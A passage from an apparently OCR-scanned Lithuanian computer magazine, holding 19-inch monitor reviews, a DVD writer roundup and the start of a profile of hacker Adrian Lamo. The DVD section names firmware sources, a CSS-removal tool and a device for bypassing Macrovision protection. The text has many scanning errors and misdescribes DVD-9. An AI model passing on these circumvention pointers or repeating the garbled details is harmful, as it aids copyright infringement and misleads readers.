patogi. Ryškumą ir kontrastingumą galima derinti su atskirais mygtukais, o garso reguliavimui tokia funkcija nenumatyta, nors šį parametru reikia keisti kur kas dažniau. Liūdina ir tai, kad monitoriuje nėra Mini Jack išėjimo, todėl jeigu tu norėsi prie jo prijungti ausines arba garsiaukablius, teks pirkti šakutę. Visos sąsajos pasieptos nedideliu įduboję, kurių galime uždaryti specialiu dangteliu, tačiau jame per mažas šleifams skintos angos, todėl dėl nepasągaus judesio jis gali nukristi.



ASUS PW191

Skiriamoji gėba: 1440x960

Įstrižainė, coliais: 19 Wide

Ryškumas, kd/cm²: 330

Kontrastingumas: 600:1

Matricos vėlinimas, ms: 8

Apžvalgos kampai (horizontalus/vertikalus, laipsniais): 150/130

Garsiakalbiai: 2x2W

Sąsajos: D-SUB, DVI-D

Gabaritai, mm: 520x490x290

Svoris, kg: 10,8

Šis monitorius specialiai skirtas kino mėgėjams. Pikselių atsako laikas nedidelis, ką yra lūties svarbu, kadangi tuomet bus korektiškai atvaizdujami judantys objektai. Maksimalios kontrastingumo ir ryškumo reikšmės aukštos, jos gali būti keičiamos plačiame diapazone, kas ypač gerai dirbant patalpose su daug šviesumų. Apikome tam tikrų problemų su matricos švytėjimu: į visą ekraną išvedus juodą spalvą, apatinėje ir viršutinėje jo dalyje buvo matomi blyskiantys raštai. Su apžvalgos kampais nekilo jokių problemų — vaizdas pasidarydavo blyškus tik smagiai pakreipus į apačią. Matricos paviršius blizgantis, todėl įrenginį reikės įkurdinti ten, kur į jį kristų tik atspindėta ir išsklaidyta šviesa, nes priešingu atveju tau greitai pavargės akys. Šviesą smarkiai atspindi ir patų korpusas, ant kuno gerai pastebimos dulės. Ekranu fonuose įrengti pakankamai gerai garso kokybę suteikiantys garsiakalbiai — jų pakaks filmams ir žaidimams, tačiau muzikai gali ir pritrūkti. ASUS PW191 parametrai valdomi su sensoriniais mygtukais, kurie įkurdinti dešiniame apatiniame priekinio skydelio krašte, efektyviai apšviečiami oranžiniais šviesos žiedais. Navigacija po meniu patogų, opojų daug, tačiau paviršius tarp jų jaučiamas tam tikri užkylimai. Monitoriuje sumontuotos D-SUB ir DVI-D sąsajos, kas šiuo metu yra standartinė tokios klasės įrenginiams. Korpusas stalo atžvilgiu gali judėti aukštyn-žemyn ir sukėti pakitiškai visų ašų atžvilgiu, tačiau įeigu į tamarkai patraukus į priekį ir palenkus, jo padėtis tampa nestabili ir monitorius gali nukristi. Monitorių galima pasukti 90 laipsnių kampų į „portretinį“ režimą (tuomet daug patogiau dirbti su pdf tekstais ir vertikalioomis duomenimis).

**BENQ FP936X**

Skiriamoji gėba: 1280x1024

Įstrižainė, coliais: 19

Ryškumas, kd/cm²: 270

Kontrastingumas: 700:1

Matricos vėlinimas, ms: 2

Apžvalgos kampai (horizontalus/vertikalus, laipsniais): 160/160

Garsiakalbiai: nėra

Sąsajos: D-SUB, DVI-D

Gabaritai, mm: 410x404x168

Svoris, kg: 6,5

Priešingai nei prieš tai aptartame įrenginyje, pastarojo ekrano skiriamoji gėba yra standartinė (1280x1024). BENQ FP936X monitoriuje panaudota GTG technologija, kuri pikselių vėlinimą leidžia sumažinti net iki 2 milisekundžių (beje, meniu numatytas GTG įjungimo/išjungimo punktas). Vizualinis testas parodė iš tiesų neblogus rezultatus: judantis kvadratis iš viso nepalikdavo jokio šleifo. Ryškumą galima keisti plačiame diapazone, tačiau įeigu į padidintume iki maksimumo, spalvos pradeda „išdegti“ (pavyzdžiui, žalia virsta salotina, mėlyna — žydra ir t.t.). Spalvų pertekumas su standartiniais nustatytais pasirodė sąsą vidutiniškai: kolometriniai grafikai nelygūs, pradžioje matomi ryškūs perėjimai, o viduryje — išsiskojimai. Į visą ekraną išvedus juodą spalvą, jo dešinėje ir kairėje matomi blyskiantys raštai, kas byloja apie netolygų matricos švytėjimą. Pastarieji ypatingai pastebimi „tamsiuose“ žaidimuose ir filmuose. Ne patys geriausi ir apžvalgos kampai: pasukus monitorių nuo centrinės ašies į dešinę ar kairę, vaizdas pradeda blyškėti, o monitorių pasukus žemyn spalvos atrodo kaip neigatyvė įeigu su kompanija Žirėnė filmą, tai sėdintiems ne prieš pat ekraną valdžius bus tikrai ne pats geriausias). Meniu padarytas gamel, navigacija patogų. Ryškumas ir kontrastingumas gali būti valdomi su atskirais mygtukais. Be standartinių nustatymų monitorius turi i-key funkciją, kuri leidžia kokybiškiau sukonfigūruoti vaizdą. Ši funkcija veikia tik tuomet, kai BENQ FP936X prijungtas per analoginį įėjimą (darbu per DVI nereikia nieko specialiai konfigūruoti — viskas ir taip gerai matosi). Ekraną galima sukurti tik vertikaloje ašyje, tačiau dideliais kampais, kas labai patogus įrengini naudojant demonstracijoje.

**CTX P972**

Skiriamoji gėba: 1280x1024

Įstrižainė, coliais: 19

Ryškumas, kd/cm²: 280

Kontrastingumas: 400:1

Matricos vėlinimas, ms: 16

Apžvalgos kampai (horizontalus/vertikalus, laipsniais): 140/135

Garsiakalbiai: nėra

Sąsajos: D-SUB, DVI-D

Gabaritai, mm: 428x198x380

Svoris, kg: 7,2

Vienas geriausių apžvalgoje aptartų įrenginių matricos vėlinimas nepastebimas net ir su pačiais greičiausiais objektais, kolometriniai grafikai lygūs, nėra jokių didesnių nuokrypų, linijų išsiskojimas menkas, kas byloja apie gerą atspalvų atkūrimą. Šiek tiek nuvilia ryškumas — maksimali jo reikšmė vis dėlto nepatogiai keičiama, tačiau matricos švytėjimas tolygus — nedideli defektai matomi tik po detalaus apžiūros. Apžvalgos kampai dideli, tačiau pakreipus žemyn vaizdas vis dėlto blyšksta, kas, beje, buvo galima pastebėti praktiškai su visais teste dalyvavusiais įrenginiais. Meniu gana patogiai gerai sukonfigūruoti, tačiau kairėje jo pusėje kiek nepatogų — perėjimai tarp opojų reikia per daug mygtukų paspaudimų. CTX P972 sūlingas ir tuo patiu ergonomiškas: korpuso paviršius sidabrinis, piki tik ekrano kraštai. Pagrindas pagamintas iš metalo, kas įrenginiui suteikia ypatingą statusą. Įjungimo/išjungimo mygtukų apšviečia mėlynos šviesos diodas, kuris puikiai atrodo, tačiau gali blyškėti dirbant. Matricą galima sukurti praktiškai visomis plokštumomis: standartiškai dešinėn/kairen ir viršun/apačon, pripažįstamas „portretinis“ režimas. Svarbiausia yra tai, jog į galima perkelti arba nukelti stalo atžvilgiu, todėl visiškai nesvarbu, ar tavo kėdė aukšta, ar ne — bei kokių abėju ekrano padėčių bus galima prikišti saviems poreikiams. Monitoriuje sumontuoti žemyn nukreipti garsiakalbiai, dėl ko jie parodo ne pačius geriausius rezultatus — garsas gana duslus. Deje, garsą reguliuoti galima tik per meniu, gerą įspūdį taip pat gadina tai, jog įrenginyje nėra ausinėms arba išoriniams garsiakalbiams skirtų išėjimų.



018

Įrašyk greitai

Intro

VISAI NESENIAI TELEFONU IŠSAKYTAS PRAŠYMAS „MESTELK PORĄ FILMŲ“ REIŠKĖ TERLIONĘ SU KELIAIS DISKAIS. ATSIRADUS DVD ĮRAŠYMO ĮRENGINIAMS, PASIKEITĖ NE TIK VIENAME DISKE TELPANČIŲ DUOMENŲ KIEKIS, TAČIAU IR DISKO ĮRAŠYMŲĮ SUGAIŠTAMAS LAIKAS. TU TJRĖSI PATS NUSPRĘSTI, KAIP IŠLEISTI SAVO PINIGELIUS, O MĖS TAU PADĖSIME IŠSIRINKTI DVD RAŠIKLĮ.

[Ištakos] Siekimas išsaugoti daugiau ir tuo pačiu sugaišti mažiau visada persekiojo į IT orientuotą visuomenės dalį. Kadaise sėkmingiausiais ir patogiausiais informacijos nešėjais buvo 3,5" formato diskeliai, tačiau būtinybė saugoti ir perduoti vis didesnius informacijos kiekius stūmė korporacijas pirmyn. Vėliau atsirado pirmasis optinis diskas, sėkmingai pritaikytas įvairiausiems duomenims saugoti. Didele talpa ir patikimumas buvo ne tik tokio duomenų saugojimo privalumai, tačiau ir trūkumai. Technologiškai 800 megabaitų riba jau netenkino išrankių vartotojų, todėl buvo sukurtas koncepcijos pažangesnės informacijos kaupykla kurti. Buvo nuspręsta eiti jau turimo CD tobulinimo keliu. Kaip ir kompaktinių diskų atveju DVD kūnmas iš pradžių buvo atliekamas dėl kino industrijos interesų, juk didesnė talpa leido mažiau suspausti vaizdą ir garsą, tuo pačiu patenkinant bei galo didelius vartotojų poreikius. Vėliau, kaip tai buvo ir su CD, DVD labai sėkmingai prigijo ir kompiuterių pasaulyje kaip puiki ir talpi informacijos kaupykla. Taip DVD pradėjo savo kelionę į mases.

[Kas yra DVD?] Jeigu pažūrėtum į veidrodinę (arba kitaip tariant darbinę) DVD disko pusę, galėtum jį lengvai supainioti su CD. Jų gamybos technologija panaši. Abu jie turi atspindintų sluoksnį, kuris nuo lazerio poveikio keičia savo fizines savybes. Tačiau taip tik atrodo. Iš tiesų DVD už savo pirmtaką dvigubai plonesnis, todėl tapo įmanoma kurti dvipusius diskus, t.y. tiesiog suklijuoti du DVD diskus į vieną. Pritaikius naujus atspindinčius sluoksnius, buvo surastas būdas, kaip padidinti kaupiklio talpą, sukuriant papildomą apriboto skaidrumo sluoksnį. Tai prasme buvo sukurtas lyg ir sumuštinis, kur pirmas eina pusiau skaidrus sluoksnis, o antras — neskaidrus. Pirmąjį sluoksnį nuskaityęs lazeris pakeičia fokusavimą ir nuskaityto duomenis iš antrojo. Taip mes gauname keturis diskų tipus:

1. DVD-5 — vieno sluoksnio vienpusis (4.7 Gb)
2. DVD 9 — dvisluoksnis dvipusis (8.5 Gb)

3. DVD-10 — vieno sluoksnio dvipusis (9.5 Gb)

4. DVD 18 — dvisluoksnis dvipusis (17 Gb)

Tačiau pagrindinis skirtumas yra įrašymo tankumas, kuris išaugo keletą kartų. Panaudojus lazerį su trumpesniu bangos ilgiu, pavyko sutrumpinti atstumą tarp spirales takelių ir tarp pit'ų (griovelų). Iš išvardintų tipų labiausiai paplito trys pirmieji, todėl juos galima nesunkiai rasti ant parduotuvių prekystalių.

[Apsaugos metodai] Kadangi DVD formato kūnme dalyvavo kino kompanijos, jos buvo suinteresuotos efektyvia savo produkcijos apsauga. Tu tikriausiai esi susidūręs su tokiu reiškiniu, kaip kino filmų išleidimas skirtingu metu skirtingose šalyse. Norint apsisaugoti nuo pasaulyje platinamų piratinių kopijų, buvo nuspręsta visą planetą padalinti į zonas. Kiekvienas diskas koduojamas priklausomai nuo zonos, į kurią tas diskas yra vežamas, o būtinai DVD grotuvai turi





raštą, kuris dekoduoja filmą. Taip būdamas Lietuvoje ir nusipirkęs oficialiai pagamintą grotuvą, tu negalėsi peržiūrėti iš JAV parvežto filmo. Iš viso yra 8 zonos:

1. Kanada ir JAV;
 2. Japonija, Europa, Pietų Afrika, Artimieji Rytai;
 3. Pietryčių Azija, Rytų Azija;
 4. Australija, Naujoji Zelandija, Ramiojo Vandenyno salos, Karibų salos, Pietų ir Centrinė Amerika;
 5. Buvusios TSRS teritorija, Indijos pusiasalis, pagrindinė Afrikos dalis;
 6. Kinija;
 7. Užrezervuota zona;
 8. Ekstentroninė zona: lektuvai, laivai, garlaiviai, ...
- Gaminami ir multizoniniai įrenginiai, leidžiantys nuskaityti bet kurios zonos diskus. Gana greitai tokį dalyką buvo nuspręsta nutraukti, tačiau už informacijos prieinamumą kovojančių mėgėjų dėka

pasirodė specialios programos ir įrenginiams skirti mikroprogramų pataisymai. Dažniausiai kompiuteriams skirti DVD rašymo įrenginiai zoną leidžia keisti iki 5 kartų ir po to paskutinį kartą užsiblokuoja. Vis dėlto ir čia buvo sukurtos įrenginių mikroprogramos, kurios užtikrina galimybę dirbti visose zonose. Adresu www.rpc1.org kartais galima rasti ir savo įrenginiui tinkamą mikroprogramą.

Kiti apsaugos metodai ne mažiau efektyvūs, tačiau jie veikia šiek tiek kitaip. Pirmasis Content Scrambling System DVD turinį šifruoja taip, kad jo kopijos nebūtų galima peržiūrėti kietajame diske. Tačiau ir šiuo atveju hakerai surado, kaip įveikti apsaugą, pavyzdžiui, su programa DVD Region + CSS Free.

Antroji technologija skirta kovai su senais piratais. Ji veikia štai taip: perduodant analoginį signalą į televizorių, viskas labai gerai matosi dėl jo inertškumo. O įrašinėjant tokį signalą į vaizdo magnetofoną susidaro nemaloniai atrodančios vertikalios juostelės, prarandamos spalvos, asinchronizuojasi kadrai. Ši sistema vadinasi Analogue Protection System arba APS. Hakeriai šią apsaugą apeina su mikrovaizdikio pagrindu veikiančiu savadarbiu prietaisu (<http://macrovision0.tripod.com/>) arba už ~80 dolerių per internetą nusiperka jau paruoštą įrenginį.

[Testavimo metodika] Teste buvo įdėbinta į Ahead Nero paketo sudėtį įeinanti programa CD-DVD Speed. Skaitymo ir rašymo greičių patikrinimui buvo pasirinkti 16x DVD+R diskai. Tokį testą su savo įrenginiu gali atlikti ir tu. Iš pradžių buvo įrašomas diskas su duomenimis, darbo metu buvo fiksuojamas vidutinis ir maksimalus rašymo greitis. Grafikuose žalia spalva pavaizduotas rašymo greitis, o geltona — įrenginio ašies sukimosi greitis. Dirbant skirtingais rašymo režimais, įrenginys gali tiek didinti rašymo greitį (didindamas apsisukimų skaičių), tiek ir stabilizuoti sukimosi greitį. Paprastai skaitymo greitis didėja artėjant prie išorinio disko krašto, kadangi galvutė per tą patį laiką praeina didesnį atstumą. Skaitymo greičiui užfiksuoti buvo naudojama ta pati programa. Ji puikiai pademonstruoja, ko laukti iš įrenginio kopijavimo metu.

[Išvados] Dabartinėje realybėje brangiausias yra laikas. Tu, kaip rimtas ir užsiėmęs žmogus, žinai, kiek jis kainuoja, todėl prarast pinigus dėl ramaus pasidomėjimo prie kompiuterio, laukiant, kol pasibaigs įrašymas, būtų neprotinga. Dėl palankios kainos ir didelio greičio „Genausiu pirkiniu“ mes tituluojame Samsung Writemaster SH W162C. Už technologiskumą ir lojalumą vartotojui „Redakcijos pasirinkimo“ prizą gauna HP DVD849I.


[Samsung Writemaster SH W162C]

Palaikomi DVD formatai: +/R, +/RW

DVD įrašymo greitis: +/R (16x), +/RW(8x), +/R DL(4x)

Testinis DVD+R 16x įrašymo greitis: 5,56

Mums į rankas pakliuvo stilingas juodas Samsung įrenginys. Jį prijungti ilgai netruko, o sistema automatiškai nustatė modelį ir įdiegė reikiamas tvarkykles. Nepaisant neaukštos kainos, įrenginys puikiai



DVD+R 16x disko įrašymo laikas

pasirodė įrašinėjant testinį diską, kuriam buvo sugaišta mažiau nei šešios minutės — puikus rezultatas. Grafike matosi dantiota diagrama, kuri parodo įrašymo greičio šuolukus. Priartėjęs prie disko krašto, įrenginys staigiai sumažino greitį, kas gali lemti skaitymo klaidas arba užlaikymus kopijavimo metu. Greičio testas parodė, kad tą patį diską *Samsung Writemaster SHW162C* nuskaitė per šešias su puse minutes. Maksimalus skaitymo greitis pasiekė 12.37x nbą, tačiau net ir tuomet įrenginys triukšmavo nesmarkiai ir negąsdino vibracijomis. DVD-RAM palaikymo nebuvimą kompensuoja palanki kaina.

[HP DVD849I]

Suderinami DVD formatai: +/R, +/RW, -RAM

DVD įrašymo greitis: +/R (16x), +/RW(8x/6x), +/R DL(8x/4x), -RAM(5x)

Testinis DVD+R 16x įrašymo greitis: 5.40

Naujasis *Hewlett Packard* DVD rašiklio modelis. Kaip jį pakrikštijo pati kompanija — *Super Multi DVD Writer*. Ir iš tiesų, įrenginys leidžia dirbti su visais DVD formatais. Maoniausia buvo tai, kad įrenginys tapo absoliučiu rekordininku DVD+R įrašymo teste. Greičio rodikliai visais režimais leidžia manyti, kad HP DVD849I bus aktualus dar ilgai. Atskirai reikėtų aptarti tiesiogiai su DVD įrašymu nesusijusią technologiją *LightScribe*. Jos esmė tame, kad ant papildomą sluoksnį turinčio disko galima nupiešti bet kokią atvaizdą, t.y. ant tos pusės, į kurią tu žiūri, dedamas diską į įrenginį, galima nupiešti monochrominį vaizdelį. Visas grožis čia tame, kad nereikia spausdintuvo, o jergu nereikia spausdintuvo — nereikia ir atskirai pirkti dažų. Tiesa, nupiešiamas vaizdelis yra monochrominis, o specialūs šią galimybę suteikiantys diskai kainuoja brangiau už kitus.

[NEC ND-4551A]

Suderinami DVD formatai: +/R, +/RW, -RAM

DVD įrašymo greitis: +/R (16x), +/RW(8x/6x), +/R DL(8x/6x), -RAM(5x)

Testinis DVD+R 16x įrašymo greitis: 6.36

Vyresnysis mūsų anksčiau aptarto NEC ND 3551A brolis. Įrenginiai skiriasi tik tuo, kad NEC ND-4551A palaiko DVD-RAM formato diskus. NEC įrenginiai, kurie prie vidutinių apsisukimų yra pakankamai tylūs, šiek tiek vibruoja pradedant skaityti ir monotoniškai gaudžia esant maksimaliems apsisukimams. Nepaisant patobulinimų, turėjusių įtakos ND-4551A, vidutinio įrašymo greičio teste jis buvo šiek tiek lėtesnis, tačiau grafikuose puikiai matosi, kad įrašymas vyksta vienodai, o tai reiškia, kad įrenginiai identiški. Deja, įrenginiui nepavyko pasiekti maksimalaus galimo įrašymo greičio, kuris apčiuopiamai nuknto praėjus disko vidurį. Skaitymo kokybė džiugina. Net ir subraižyti diskai skaitomi gerai, tačiau nevertėtų tuo piktnaudžiauti. *LabelFlash* technologija leis užrašus ant diskų delioti neatidarant įrenginio. Naudinga galimybė, juo labiau, kad greitai galima laukti diskų, ant kurių galima „piešti“ su lazeriu, kainų sumažėjimo.

[PLEXTOR PX-755A]

Suderinami DVD formatai: +/R, +/RW

DVD įrašymo greitis: +/R (16x), +/RW(8x/6x), +/R DL(10x/6x)

Testinis DVD+R 16x įrašymo greitis: 8.35

Gana žinoma kompanija rašančių įrenginių seriją papildė PLEXTOR PX 755A modeliu. Pažūrėkime, ką gi mums siūlo mainais į šio idžią 120 dolerių sumą. Iš penkių formatų dirbama su



keturiais — įvertinus kainą ir kompanijos vardą, techniniame įrenginio aprašyme buvo galima tikėtis rasti ir DVD-RAM palaikymą. Daugybė gamyboje įdiegtų naujų technologijų pakelė kainą, kas atsilėpė ir įrašymo kokybei. Ko vertos vien įrašymo sustiprinimo technologija arba tuščio kaupiklio diagnostika! Supratę, kad vartotojai vertina tylą, gamintojai įdiegė triukšmo slopinimo sistemą. Įrašymo grafike mes galime pastebėti staigų greičio kritimą ir tolimesnę jo stabilizavimą. Sumažinant sukimosi greitį gaunama geresnė įrašymo kokybė. Įrenginys pripažįsta *LightScribe* technologiją.

[NEC ND-3551A]

Suderinami DVD formatai: +/R, +/RW

DVD įrašymo greitis: +/R (16x), +/RW(8x/6x), +/R DL(8x/6x)

Testinis DVD+R 16x įrašymo greitis: 6.31

Į mūsų rankas pakliuvo ir stilingas juodas NEC įrenginys. Mūsų teste dalyvauja du NEC įrenginiai. Senesnio modelio galimybės šiek tiek menkesnės, tačiau vertėtų gerai pagalvoti, ar reikia už darbo su DVD-RAM galimybę atiduoti 10 žaizgų pinigų. Įrašinėant diskus, matomas praktiškai vienodas vaizdas. Įrenginiui nepavyksta pasiekti deklaruojamo 16x įrašymo greičio, o įrašymo metu susformavusi greičio „bargė“ gali neigiamai atsileipti ateityje. Artėjant prie disko galo, pastebi



mas didelis rašymo greičio kintimas, kas įrenginiui šioje rungtyje tikrai neprideda taškų. Su disko skaitymu NEC ND-3551A sustarke pakankamai lengvai, buvo pasiektas maksimalus 16x greitis, o duomenys sėkmingai nuskaityti per ganetina trumpą laiką – 5 minutes ir 1 sekundę. Maloniai nudžiugino palaikoma *Labelflash* technologija. Ji yra *LightScribe* analogas ir leidžia su rašymo įrenginiu ant disko „nupiešti“ paveikslėlį, tačiau nepamiršk, jog tam reikalingi specialūs diskai.

[PIONEER DVR 110D]

Suderinami DVD formatai: +/-R, +/-RW, -RAM

DVD rašymo greitis: +/-R (16x), +/-RW(8x/6x), +/-R DL(8x/6x), -RAM (5x)

Testinis DVD+R 16x rašymo greitis: 6.15

Po DVR-109D modelio Pioneer išleidžia DVR-110D. Dvisluoksnių diskų rašymo greičio padidėjimas nudžiugins piniginguosius – dabar beveik 10 Gb galima įrašyti per viso ar 10 minučių. Nudžiugino pastangos trukšmo slopinimo srityje – disko kopijavimo metu įrenginys net ir prie maksimalių apsisukimų šnarėjo pakankamai tyliai. Įrenginys darbo metu kaista nestipriai, todėl galima nesukti galvos dėl supančių įrenginių temperatūros. Didelis skaitymo ir rašymo greitis beveik visų DVD formatų pripažinimas leidžia PIONEER DVR 110D kovoti dėl pirmos vietos su kitais konkurentais. Šiek tiek liūdina

nuolatiniai greičio svyravimai rašymo metu – taip veikia klaidų koregavimo sistema. Skaitymo metu įrenginys „pasprngo“ ties paskutiniu šimtu megabaitų, tačiau kopijavimą sugebejo užbaigti sėkmingai.

[TEAC DV-W58E]

Suderinami DVD formatai: +/-R, +/-RW

DVD rašymo greitis: +R (8x), +RW (4x)

Testinis DVD+R 16x rašymo greitis: 14.57

Į mūsų testą pakliuvo kombo įrenginys, kuris savo privačių sąrašė turi ne tik DVD rašymo galimybę, bet ir labai palankią kainą. „Gera kaina – tai dar ne viskas“, – nusprendėme mes ir paleidome rašymo greičio testą. Mūsų nustebimui įrenginys nepasiekė planuoto 8x rašymo greičio, sustojo ties 4x ir neskubėdamas įrašė diską per beveik 15 minučių. Šiek tiek gaila, kad įrenginys skirtas visų formatų DVD diskų skaitymui, išskyrus DVD-RAM, tačiau įrašinėti gali tik DVD+R/RW. Skaitymo metu kombo įrenginys pasirodė kuo puikiausia: ir be problemų skaitymo greičio karteilę pakele iki 12.37x. Geras skaitymo grafiko lankas yra praktiškai be dantukų, kas leidžia spręsti apie stabilų net ir subraižytų diskų skaitymą. Šiek tiek abejotina atrodo kombo įrenginio pirkimas, kuomet multiformatiniai DVD tampa vis prieinamesni.

[TEAC DV-W516GC]

Suderinami DVD formatai: +/-R, +/-RW

DVD rašymo greitis: +/-R (16x), +/-RW(4x), +/-R DL(2.4x),

Testinis DVD+R 16x rašymo greitis: 6.02

Savo CD-RW įrenginiais garsėjanti kompanija mus nudžiugino DVD rašymo srityje naujove ir mūsų teismui pateikė daugiaformatų DVD įrašymo įrenginį. Ganetina demokratiška pusė šimto amerikietiškos valiutos kaina leidžia įsigyti kokybišką įrenginį su gerais greičio rodikliais. Įrašymo grafike aiškiai matos greičio šuoliukas, tačiau apskritai įrašymas vyko puikiai. Labai nustebino to paties disko skaitymo grafikas, kadangi disko skaitymo stabilumas išorinėse vijose kelia didelių abejonių. Tylos megejams įdomu bus tai, kad aktyviai dirbant su disku vibracija ir trukšmas neviršija vidutinio lygio, t.y. grojant muziką TEAC DV-W516GC jos nenustelbos savo dūzgimu. Priimtina kaina ir didelis rašymo greitis gali sudominti kokybiškos technikos gerbėjus. Liūdina tik žemas darbo greitis su perrašomais ir dvisluksniais diskais.

[ASUS DRW-1608P2S]

Suderinami DVD formatai: +/-R, +/-RW, -RAM

DVD rašymo greitis: +/-R (16x), +/-RW(8x/6x), +/-R DL(8x), -RAM(5x)

Testinis DVD+R 16x rašymo greitis: 6.16

Daugiaformatų įrenginį mums pristatė ir „Asus“. Įrenginiui tinka visų tipų diskai, jo techninės ir greičio charakteristikos tiesiog puikios. Pilnaverčio darbo galimybes su bet kokias diskais (neva su buitiniu įrenginiu įrašytas DVD-RAM ar iš draugo pasiimtas DVD-RW) tikrai pravers. Pravers ir optimaus greičio nustatymo rašymo metu kiekvienam konkrečiam kaupikliniui technologijai, kadangi kartais parduotuvų lentynose galima rasti ne pačius kokybiškiausius diskus. Prieš tai įrašyto disko skaitymas praėjo be nuotykių, tačiau maksimalaus greičio pasiekti nepavyko, nors teste dirbinti diskai buvo vienodi. Visų firminių technologijų pritaikymas leidžia būti tikram dėl įrašymo kokybės, todėl net ir pasiekus maksimalų greitį įrenginys puikiai susidoroja su jame iškelta užduotimi.

Benamio hakerio gyvenimo kelias

YAHOO!, MICROSOFT, AOL TIME WARNER, EXCITE@HOME, MCI WORLD-COM, NSA CONTRACTOR CSC, CINGULAR, THE NEW YORK TIMES — NE KIEKVIENAS ĮSILAUŽĖLIS GALI PATEKTI Į ŠIŲ STAMBIAUSIŲ KOMPANIJŲ KORPORATYVINIUS TINKLUS. TAČIAU NĖRA NIEKO NEJMANOMO, JUK VISI ŠIE VARDAI ĮEINA Į AMERIKIEČIŲ HAKERIO ADRIANO LAMO, KURĮ SPAUDA PAVADINO „BENAMIU HAKERIU“, NUOPELNŲ SĄRAŠĄ. DAR VIENA ADRIANO PRAVARDĖ — HELPFUL HACKER (ANGL. — NAUDINGAS HAKERIS). KODĖL — SKAITYK TOLIAU.

[Hakerio vaikystė]

Adrianas Lamo gimė 1981 metais, JAV šiaurėje, Bostone (Masačusetso valstija). Po kuno laiko jo šeima persikėlė į San Franciską, kur jis ir praleido savo mokyklinius metus. Pirmą kartą su kompiuteriu Adrianas susidūrė būdamas 6–7 metų — jo tėvas turėjo tuomet populiarią *Commodore 64*. Pirmųjų vaikino „laužimų“ aukomis tapo tekstiniai adventure'ai.

Kai jam sukako septyniolika, tėvai nusprendė iš San Francisko persikelti į tylesnę ir ramesnę vietą, kura tapo Sakramentas. Adrianui persikėlimo idėja visiškai nepatiko jam gyvenimas trūkšminguose miesto kvartaluose buvo kur kas priimtinesnis, nei miegamuosiuose priemiesčių rajonuose. Jis pageiavo likti dideliame mieste, juo labiau kad tuo metu jis kaip tik baigė mokyklą. Taigi neturedamas rimto išsilavinimo ir stogo virš galvos, Lamo turi rūpintis pats savimi.

Kadangi jis tuo metu jau nemažai išmanė apie kompiuterius, Adrianas pradeda uždarbiauti įvairiose firmose, atlikdamas įvairius su kompiuteriais susijusius darbus, tuo pačiu gana dažnai lieka nakvoti tiesiog biure. Kiek vėliau jam pavyko įstaisyti informacinio saugumo konsultantu į žymiąją firmą *Levi Strauss*, tiesa, ten jis išbuvo vos tris mėnesius. Tai vienintelis su informaciniu saugumu susijęs darbas, kuris gali būti įrašytas Adriano reziume. Jo paskutinio pusmečio gyvenamąją vietą dengia paslapties šydas, kurio nenori atskleisti pats Adrianas. Galų gale hakers metė gyvenimą biure ir leidosi į klajoklio kelią.

[Kompiuterinis vaikata]

Jis keliavo po visą šalį, su savimi turėdamas tik kuprinę, kunoje buvo jo mylimas nešiojamasis kompiuteris, pirmosios medicininės pagalbos rinkinys, rūbų komplektas ir šiltas apklotas. Būtent šiuo periodu Adrianas Lamo atliko savo įžymiausius stambiausių korporatyvinių informacinių sistemų nulaužimus. Jie buvo įvykdyti su „Toshiba“ kompiuteriu, kuno klaviatūroje trūksta dviejų klavišų, iš interneto kavines arba iš kitų vietų, kur per *Wi-Fi* galima prisijungti prie interneto. Beje, įsiskverbimui į apsaugotus tinklus hakeris naudojo tik naršyklę ir IP adresų skenerį.

Adrianas neturėjo vairuotojo pažymėjimo, todėl per šalį keliavo autostopu, juo labiau, kad taip buvo galima keliauti anonimiškai. Kai tekdamas įveikti didelius atstumus, jis tai darydavo su autobusais ir traukiniais. Dažniausiomis Lamo gyvenimo vietomis buvo San Franciskas, Filadelfija, Vašingtono priemiesčiai ir Pitsburgas, kartkartėmis jis taip pat apilankydavo Sakramentą. Naktis hakers dažniausiai praleisdavo interneto kavinese, kartais likdavo pas draugus. Retkarčiais nakvodavo apleistuose pastatuose ir statybų aikštelėse. „Aš nuolat judu, panašiai kaip Sadamas Huseinas, — ne daugiau kaip dvi naktis vienoje vietoje“, — viename savo interviu pareiškė Adrianas.

Savo įsilaužimus hakeris atlikinėjo savarankiškai, prieš tai keletą mėnesių studijuodamas „aukas“. Kartais jis kartu su draugais išeidavo į domios makulatūros medžioklę netoli nuo stambių firmų biurų esančiuose šiukšlių konteinereuose. 2001 metų rugsejį Lamo patenka į *Yahoo! News* naujienų publikavimo sistemą. Adminai taip ir būtų nepastebėję įsilaužimo, jeigu Adrianas pats nebūtų apie tai parašęs *SecurityFocus*'e. Vienintelis dalykas, kurį hakeris pakeitė sistemoje — tai kelių straipsnių turinys. Pavyzdžiui, straipsnyje apie tuomet JAV areštuotą Dmitrijų Skliarovą jis „pataisė“ galimą bausmę, dėl ko Skliarovui neva grėsė mirties bausmė.

Dar po mėnesio Lamo pavyko nuaužti *Microsoft* ir patekti į šios kompanijos klientų, pirkusių mažaminkščių produktus internetu, duomenų bazę.

[„Naudingas“ hakeris]

Adrianas su savo lauzimais niekada neturėjo jokių savanaudiškų tikslų. Kaip jis pats sake, visa tai buvo daroma vien iš smalsumo. Jis taip pat nemėgo save įvardyti kaip „hakerį“ ir rinkosi „saugumo tyrinėtojo“ terminą. Nepaisant to, jundiniu požiūriu kiekvienas jo lauzimas buvo rimtas nusikaltimas, juo labiau, kad viskas vyko JAV, kur taikomi griežti kompiuterinių nusikaltimų įstatymai. Situaciją apsunkino tai, kad Lamo įsilaužimų aukomis tapdavo vis solidesnės ir įtakingesnės korporacijos. Vis dėlto ki šio! jis už nieką nebuvo baudžiamas. Adrianas visada pranešdavo apie surastus pažeidžiamumus ir net padedavo juos pašalinti. Už tai spauda jį pakinkstijo „padedančiuoju hakeriu“.

